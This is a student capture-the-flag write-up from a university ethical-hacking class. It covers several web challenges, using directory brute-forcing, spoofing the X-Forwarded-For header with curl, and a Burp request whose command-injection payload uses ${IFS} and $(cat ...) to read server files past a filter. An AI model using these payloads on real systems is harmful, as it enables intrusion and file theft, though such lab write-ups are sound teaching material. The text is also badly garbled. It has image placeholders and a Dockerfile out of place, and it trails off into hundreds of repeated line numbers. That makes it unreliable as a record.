

Capture The Flag Writeup

Pemula



Team Members:

**Samuel Junio S
Rafael Josh Isaac**

**Ethical Hacking & Digital Forensic Class
President University
2025**

Table Of Contents

Web

Broken - eh
Typing Fast
Homie
Travelcon
DingDong
Library
Qr-Generator
Pdf Generator
Recruit Programmer
Pet Donation
Nopasswd
Reader reader

Forensic

Scout Code
Triple Threat 2
Chameleon
Gotta Fix The Corruption
Color Theory
Latte
Lost Da Important Fil3
Mailer
Binbasecii
Nightmare

Cryptography

Supposedly easy
Xorry
Vinegar
Rizz me up
Triple Threat

OSINT

Namejumpheadbang
Find my friend
My Favourite

Miscellaneous

Sanity Test

New Schedule
My Fav song
Last Message

Web

Broken-eh

Solved On: Wednesday, 19 February

Solved by: Rafael Josh

Flag Retrieved: pu-flag{is-this-real?}

Challenges overview:

The challenge is about finding broken access by finding the correct url log that was not supposed to be there and finding a way to the actual flag.

Key Findings:

- The challenge involved a Broken Access Control vulnerability, allowing unauthorized access to hidden resources.
- By accessing this log file, I was able to find a clue leading to the flag.

Vulnerability Analysis:

- Broken access control
- Information disclosure through logs

Tools Used:

Gobuster - for finding any url that exist in the web

Exploitation Step-by-step:

1. First identify the problem and the challenge, and open the browser (try to look around)
2. Since there is nothing in the website, and the hint are finding url that are hidden in the web, go to gobuster and type “gobuster dir -u
`http://103.150.116.127:41080/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt`
This is to find any urls that are available on the website.
3. I Tried all the possible directory and tried it on the web, I found out that “/logs” was forbidden, and I immediately realized that it is quite possible that the logs are in the /logs directory (since one of the hints tells that you might want to look at the logs).
4. Then try to find possible words that might link to the actual url and since the logs usually have .txt or .logs extension so I tried all possible words and found the url “/logs/logs.txt”.

5. By seeing the logs you can see that the flag is possibly located in the "/backup/flag.bak" (since it's the only url that contains the flag). And go to the url and download the flag.bak file.
6. Open the file and you can find the flag in one of those words there.

Impact and Severity:

Impact :

- Unauthorized access to sensitive files.
- Leakage of internal system information.
- Possible further exploitation if the log contains credentials, internal API endpoints, or admin paths.

Severity (High) :

- If an attacker discovers such a log file in a real-world application, they could access sensitive data or exploit other vulnerabilities.
- This could lead to data breaches, privilege escalation, or unauthorized system control.

Typing Fast

Solved On: Wednesday, 19 February

Solved by: Samuel Junio Sambuaga

Flag Retrieved: pu-flag{f4ster-th1s-w4y-r1ght}

Challenges overview:

Its about you can typing faster under 2 second like 5 - 6 word but you can't copying and you can submit while you pushing or tap the enter button

Key Findings:

I see in inspect there have a function in js when i see that "ohh this is console one so i made a script


Vulnerability Analysis:

The vulnerability in this case is just the script, when i read that script, i can inject my js script also as a dev this is bad

Tools Used:

I didnt use any tools

Exploitation Step-by-step:



See that script js right? Yup right there is exactly exposed and i need to type a automation script base on that code

```
const textInput = document.querySelector("input[type='text']");
const paragraphText = document.querySelector("p").innerText;
textInput.value = paragraphText;
document.querySelector("button").click();
```

Impact and Severity:

I think its low, because it just something missed out

Homie

Solved On: Wednesday, 19 February

Solved by: Samuel Junio Sambuaga

Flag Retrieved: pu-flag{y4y-y0u-4re-H0m13}

Challenges overview:

Is this challenge about protocol like http/https and we must get data from it because it has a token to download something or sending something

Key Findings:

This challenge have 2 way to solve i found it 2

Vulnerability Analysis:

For this vulnerability its bad if you want to send a code by just protocols i meant a lot of tools right here to get or faking information

Tools Used:

Curl and feroxbuster

Exploitation Step-by-step:

The screenshot shows a browser window with the URL `103.150.116.127:42080/source`. The page content is a Python script. The script defines a function `get` which takes a parameter `path` and returns a response object. The response object is created with a status of 200, a content type of "text/plain", and a status message of "OK". The content of the response is the value of the `path` parameter. The script also contains a comment indicating it is a flag.

```
get("FLAG") or "pu-flag{y4y-y8u-4re-H0m13}"  
as f:  
()
```

```
def __init__(self, path):  
    str, status: int = 200, **kwargs) -> Response:  
        mimetype="text/plain", status=status, **kwargs)  
  
    self.path = path  
    self.response:  
        Response(self.path)
```

The first one was in the directory source there have a flag inside that, i found it by using ferox buster and type a command

```
(itsidkwhy㉿kali)-[~]
└─$ curl -H "X-Forwarded-For: 127.0.0.1" http://103.150.116.127:42080/
Hello homie, you got secret pu-flag{y4y-y0u-4re-H0m13}
(itsidkwhy㉿kali)-[~]
```

This is for the curl -H

Impact and Severity:

Medium and the impact for the system is bad for sending a code by protocols like this or get or request like this

Travelcon

Solved On: 03/03/2025

Solved by: Samuel Junio Sambuaga

Flag Retrieved:

```
pu-flag{D1D-yOu-kN0w-ch4tb0t5_4r3_4ls0_vul3rabl3_t0_c0mm4nd_Inj3ct10n?}
```

Challenges overview:

The challenge is about we must to find vulnerability in the chatbot, their chatbot is the only way access i open my kali to run a ferox buster to see the directory server

Key Findings:

i open my kali to run a ferox buster to see the directory server

200	GET	155l	282w	2808c http://103.150.116.127:20080/static/style.css	exploit-db - Google Hacking...
200	GET	6l	73w	3253c http://103.150.116.127:20080/static/css/owl.carousel.min.css	
200	GET	4l	48w	1313c http://103.150.116.127:20080/static/images/map-icon.png	
200	GET	3l	51w	1356c http://103.150.116.127:20080/static/images/quote-left-icon.png	
200	GET	6l	75w	2652c http://103.150.116.127:20080/static/images/twitter-icon.png	
200	GET	3l	20w	1586c http://103.150.116.127:20080/static/submit.png	
200	GET	21l	248w	17256c http://103.150.116.127:20080/static/chat.png	
200	GET	9l	52w	2337c http://103.150.116.127:20080/static/images/fb-icon.png	
200	GET	8l	66w	3243c http://103.150.116.127:20080/static/images/instagram-icon.png	
200	GET	6l	71w	3724c http://103.150.116.127:20080/static/images/footer-logo.png	
200	GET	370l	1201w	9645c http://103.150.116.127:20080/static/js/custom.js	
200	GET	6l	57w	2455c http://103.150.116.127:20080/static/images/logo.png	
200	GET	459l	1387w	11887c http://103.150.116.127:20080/static/css/responsive.css	
200	GET	1151l	2086w	22361c http://103.150.116.127:20080/static/css/style.css	
200	GET	5l	57w	2664c http://103.150.116.127:20080/static/images/linkedin-icon.png	
200	GET	213l	1380w	11537c http://103.150.116.127:20080/static/js/jquery-3.0.0.min.js	
200	GET	95l	459w	4284c http://103.150.116.127:20080/static/chatbot.js	
200	GET	15l	105w	5847c http://103.150.116.127:20080/static/images/img-4.png	
200	GET	3l	47w	1382c http://103.150.116.127:20080/static/images/quote-right-icon.png	
200	GET	6l	352w	19196c http://103.150.116.127:20080/static/js/popper.min.js	
200	GET	1l	870w	42839c http://103.150.116.127:20080/static/css/jquery.mCustomScrollbar.min.css	
200	GET	7l	896w	70814c http://103.150.116.127:20080/static/js/bootstrap.bundle.min.js	
200	GET	236l	1472w	114317c http://103.150.116.127:20080/static/images/img-9.png	
200	GET	5l	478w	45483c http://103.150.116.127:20080/static/js/jquery.mCustomScrollbar.concat.min.js	
200	GET	5l	1287w	87093c http://103.150.116.127:20080/static/js/jquery.min.js	
200	GET	520l	3358w	263925c http://103.150.116.127:20080/static/images/img-3.png	
200	GET	7l	1604w	140427c http://103.150.116.127:20080/static/css/bootstrap.min.css	
200	GET	559l	3280w	266088c http://103.150.116.127:20080/static/images/img-1.png	
200	GET	632l	3983w	316758c http://103.150.116.127:20080/static/images/img-2.png	
200	GET	878l	4816w	390094c http://103.150.116.127:20080/static/images/img-6.png	
200	GET	1151l	6600w	553151c http://103.150.116.127:20080/static/images/img-5.png	
200	GET	1157l	6230w	502773c http://103.150.116.127:20080/static/images/img-7.png	

There's /static/chatbot.js

And i found a code for this response "Coupon code \${data.response}" this will refers to validate the coupon \${ }

```
// Make a request to validate the coupon code
```

```
fetch('/validatecode', {
  method: 'POST',
  headers: {
    'Content-Type': 'application/json'
  },
  body: JSON.stringify({ name: couponCode })
})
.then(response => response.json())
.then(data => {
  if (!data.success) {
    return `${couponCode} is not working coupon code may be its expired sorry`;
  } else {
    return `Coupon code ${data.response} is valid!`;
  }
})
```

Vulnerable Analysis:

This Vulnerable it is from the response and as you can see there's POST method which is will POST any input in validate code so it indicates

A feedback from the server will fetch any validate code from the chatbot response

But it's not gonna be easy there will be a filter into get the code indeed we need to request by using Command injection


Tools Used:

FeroxBuster

BurpSuite

ChatGpt

Solving Step-by-step:




A screenshot of a terminal window titled "ding-dong". The window contains a Dockerfile with the following content:

```
FROM python:3.9


WORKDIR /code/app
COPY ./src /code/app
COPY docker-entrypoint.sh /docker-entrypoint.sh
COPY flag.txt /flag.txt
RUN pip install -r /code/app/requirements.txt
EXPOSE 8000
ENTRYPOINT [ "/docker-entrypoint.sh" ]
```

In the terminal, there is a red watermark-like text: "Samuel - Cyber1 - Pemula".


As we can see in the source code docker file have been giving there will be flag.txt and ofc in the right directory we must search and directory code/app/requirements.txt



After all the analysis before and i know its gonna command injection i try to use IFS to bypass and searching any filtering char that cannot use, until right now we dont get any feedback error message



We got a directory code/app which is good by using PWD its spill directory
But still we dont see any error message



We got a error code and i open my burp suite it contains message


The Burp Suite interface shows a list of 19 captured requests. The last request is selected, showing its details:

Request


```

1 POST /validatecode HTTP/1.1
2 Host: 103.150.116.127:20080
3 Content-Length: 57
4 Accept-Language: en-US;q=0.9
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.0.0 Safari/537.36
6 Content-Type: application/json
7 Accept: */*
8 Origin: http://103.150.116.127:20080
9 Referer: http://103.150.116.127:20080/
10 Accept-Encoding: gzip, deflate, br
11 Connection: keep-alive
12
13
14 "newe": "fl${PWD}g.$(cat${IFS}requirements*)couponCode"
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
559
560
561
562
563
564
565
566
567
568
569
569
570
571
572
573
574
575
576
577
578
579
579
580
581
582
583
584
585
586
587
587
588
589
589
590
591
592
593
594
595
596
597
597
598
599
599
600
601
602
603
604
605
606
607
608
609
609
610
611
612
613
614
615
616
617
617
618
619
619
620
621
622
623
624
625
626
627
627
628
629
629
630
631
632
633
634
635
636
637
637
638
639
639
640
641
642
643
644
645
645
646
647
647
648
649
649
650
651
652
653
654
655
656
656
657
658
658
659
659
660
661
662
663
664
665
665
666
667
667
668
668
669
669
670
671
672
673
674
675
675
676
677
677
678
678
679
679
680
681
682
683
684
685
685
686
687
687
688
688
689
689
690
691
692
693
694
695
695
696
697
697
698
698
699
699
700
701
702
703
704
705
705
706
707
707
708
708
709
709
710
711
712
713
714
715
715
716
717
717
718
718
719
719
720
721
722
723
724
725
725
726
727
727
728
728
729
729
730
731
732
733
734
735
735
736
737
737
738
738
739
739
740
741
742
743
744
745
745
746
747
747
748
748
749
749
750
751
752
753
754
755
755
756
757
757
758
758
759
759
760
761
762
763
764
765
765
766
767
767
768
768
769
769
770
771
